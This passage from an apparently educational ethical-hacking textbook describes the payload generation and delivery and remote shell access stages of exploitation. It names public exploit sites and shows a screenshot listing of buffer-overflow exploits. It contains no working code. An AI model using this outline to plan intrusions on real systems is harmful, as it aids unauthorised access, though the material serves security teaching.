
6. Generate and Deliver the Payload

Attackers, as part of exploitation, generate or select malicious payloads using tools such as Metasploit and deliver it to the remote system either using social engineering or through a network. Attackers inject malicious shellcode in the payloads, which, when executed, establishes a remote shell to the target system.

7. Gain Remote Access

After generating the payload, attackers run the exploit to gain remote shell access to the target system. Now, attackers can run various malicious commands on the remote shell and control the system.

Exploit Sites



https://www.exploit-db.com

https://vuldb.com

https://vuldb.com

https://www.cve.org


Exploit Sites

Attackers can use various exploit sites such as Exploit Database, VulDB, etc. to discover vulnerabilities and download or develop exploits to perform remote exploitation on the target system. These sites include details of the latest vulnerabilities and exploits.

- **Exploit Database**

  Source: *https://www.exploit-db.com*

  Exploit Database includes details of the latest vulnerabilities present in various OSs, devices, applications, etc. Attackers can search Exploit Database to discover vulnerabilities in that target system, download the exploits from the database, and use exploitation tools such as Metasploit to gain remote access.



Search: Buffer Overflow


Date	D	A	V	Title	Type	Platform	Author
2022-03-09	⭳		✕	Audio Conversion Wizard v2.01 - Buffer Overflow	Local	Windows	Hejap Zairy Al-Sharif
2022-01-10	⭳		✕	VUPlayer 2.49 - '.wax' Local Buffer Overflow (DEP Bypass)	Local	Windows	Bryan Leong
2022-01-05	⭳		✕	Accu-Time Systems MAXIMUS 1.0 - Telnet Remote Buffer Overflow (DoS)	Remote	Hardware	Yehia Elghaly
2021-11-22	⭳	▣	✕	Modbus Slave 7.3.1 - Buffer Overflow (DoS)	DoS	Windows	Yehia Elghaly
2021-11-22	⭳	▣	✕	Pinkie 2.15 - TFTP Remote Buffer Overflow (PoC)	DoS	Windows	Yehia Elghaly
2021-11-12	⭳	▣	✕	Xlight FTP 3.9.3.1 - Buffer Overflow (PoC)	DoS	Windows	Yehia Elghaly

Figure 6.38: Screenshot of Exploit Database

- **VulDB**

  Source: *https://vuldb.com*

  VulDB includes details of the latest vulnerabilities and exploits, rated based on the highest exploitation probability. Attackers can search the VulDB to identify vulnerabilities and exploit them or even fully automate the exploitation.



